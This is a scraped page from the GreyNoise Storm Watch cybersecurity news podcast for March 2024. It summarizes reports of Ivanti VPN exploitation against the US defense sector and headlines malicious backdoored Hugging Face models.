DairyPak
MILK!
2% Reduced Fat Milk
MISSING
HAVE YOU SEEN ME?

STORMWATCH

CYBERSECURITY NEWS

Dateline: 2024–03–05

LIKE

SUBSCRIBE

Storm ⚡ Watch by GreyNoise Intelligence

GreyNoise Intelligence

TECHNOLOGY · UPDATED WEEKLY

GreyNoise Storm ⚡ Watch is a weekly podcast and livestream hosted by GreyNoise Intelligence (https://www.greynoise.io), a cybersecurity company that focuses on understanding internet noise. The show features hosts b MORE

https://StormWatch.ing


LEAVE A COMMENT

SHARE

STORMWATCH

CYBERSECURITY NEWS

HEADS UP



Security

NSA says it's tracking Ivanti cyberattacks as hackers hit US defense sector

Carly Page @carlypage_ / 11:00 AM EST • March 1, 2024

Image Credits: Patrick Semansky / AP

https://techcrunch.com/2024/03/01/nsa-says-its-tracking-ivanti-cyberattacks-as-hackers-hit-us-defense-sector/

VPN appliance have targeted organizations across the U.S. defense sector

The NSAhas confirmed that hackers exploiting flaws in Ivanti’s enterprise VPN appliance have targeted organizations across the U.S. defense sector, and are actively tracking and mitigating the impact of these cyberattacks.

Mandiant reported Chinese espionage group UNC5325 have targeted various industries, including the U.S. defense industrial base sector. They have demonstrated significant knowledge of the Ivanti Connect Secure appliance and have used sophisticated techniques to evade detection, such as living-off-the-land tactics and deploying novel malware to maintain persistence on compromised devices.


CISA has warned about the exploitation of vulnerable Ivanti VPN appliances, highlighting the potential for threat actors to maintain root-level persistence even after factory resets.

The extent of the impact on Ivanti customers is still unclear, with reports indicating that hackers are making around 250,000 exploitation attempts daily and have targeted over 1,000 customers.

STORMWATCH

CYBERSECURITY NEWS

CYBER SPOTLIGHT



Data Scientists Targeted by Malicious Hugging Face ML Models with Silent Backdoor


SHARE:

By David Cohen, Senior Security Researcher | February 27, 2024
